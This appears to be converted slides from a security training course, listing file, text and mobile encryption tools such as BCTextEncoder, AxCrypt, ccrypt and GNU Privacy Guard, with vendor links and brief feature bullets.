


<https://play.google.com>

# Cryptography Tool: Advanced Encryption Package 2014




- Advanced Encryption Package 2014 file encryption software supports symmetric and asymmetric encryption.




<http://www.ceppro.com>

# Cryptography Tool: BCTextEncoder



- BCTextEncoder encrypts confidential text in your message
- It uses strong and approved symmetric and public key algorithms for data encryption
- It uses public key encryption methods as well as password-based encryption



<http://www.jetico.com>


# Cryptography Tools



**AutoKrypt**  
<http://www.hiteksoftware.com>



**NCrypt XL**  
<http://www.littleelite.net>



**Cryptainer LE Free  
Encryption Software**  
<http://www.cypherix.com>



**ccrypt**  
<http://ccrypt.sourceforge.net>



**Steganos LockNote**  
<https://www.steganos.com>



**WinAES**  
<http://fatlyz.com>



**AxCrypt**  
<http://www.axantum.com>



**EncryptOnClick**  
<http://www.2brightsparks.com>



**CryptoForge**  
<http://www.cryptoforge.com>




**GNU Privacy Guard**  
<http://www.gnupg.org>


# Cryptography Tools for Mobile: Secret Space Encryptor, CryptoSymm, and Cipher Sender



